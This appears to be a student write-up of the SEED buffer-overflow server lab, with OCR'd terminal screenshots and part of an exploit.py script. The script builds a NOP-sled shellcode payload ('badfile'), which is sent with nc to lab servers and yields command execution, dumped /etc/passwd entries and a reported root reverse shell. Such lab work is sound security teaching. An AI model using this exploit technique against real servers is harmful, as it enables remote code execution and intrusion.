





Now we run the exploit.py file and check that we are successful. If exploit is correct, the command that I have inside the shellcode will be executed.




For reverse shell: we change the bash command as follows, after execution we can see that we have received root shell access on 10.9.0.5






TASK3


For this we use the server 10.9.0.6, first we send a message to the server and it can be seen that this time we just have the buffer address provided and not the ebp. The offset will be avalue between 100 and 300.







For this we simply put :


Return address as Oxffffd228 + 308


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 5 21:14
seed@VM: ~/.../attack-code
[11/05/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6
nc: missing port number
[11/05/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ ./exploit.py
[11/05/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
[11/05/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ ./exploit.py
[11/05/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ ./exploit.py
[11/05/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 5 21:01
seed@VM: ~/.../attack-code
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd228 + 308 # Change this number
# Change this number
# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(100,300,4):
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little
')
Write the content to a file
with open('badfile', 'wb') as f:
f.write(content)




Getting reverse shell: Similar to task 2 we change the bash command to the for getting a reverse shell and execute the program and send the badfile over.





TASK4


In this task out target server is a 64 bit server program. For 64 bit address the first two bytes of the address will always be zeros. The problem is that the payload is copied into the stack via strcopy(), this function will stop copying when it sees a zero. Therefore what we do is keep the return address as the buffer address so that the malicious code is before the return address.



Offset = 0xe220 – ox150 +8 = 216






SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 6 00:03
seed@VM: ~/.../Labsetup
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffff
ffe220
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffff
ffe150
server-3-10.9.0.7 | total 148
server-3-10.9.0.7 | -rw------- 1 root root 380928 Nov 6 04:25 core
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17880 Nov 5 23:11 serv
er
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17064 Nov 5 23:11 stac
k
server-3-10.9.0.7 | Hello 64
server-3-10.9.0.7 | gnats:x:41:41:Gnats Bug-Reporting System (admin
):/var/lib/gnats:/usr/sbin/nologin
server-3-10.9.0.7 | nobody:x:65534:65534:nobody:/nonexistent:/usr/s
bin/nologin
server-3-10.9.0.7 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologi
n
server-3-10.9.0.7 | seed:x:1000:1000::/home/seed:/bin/bash

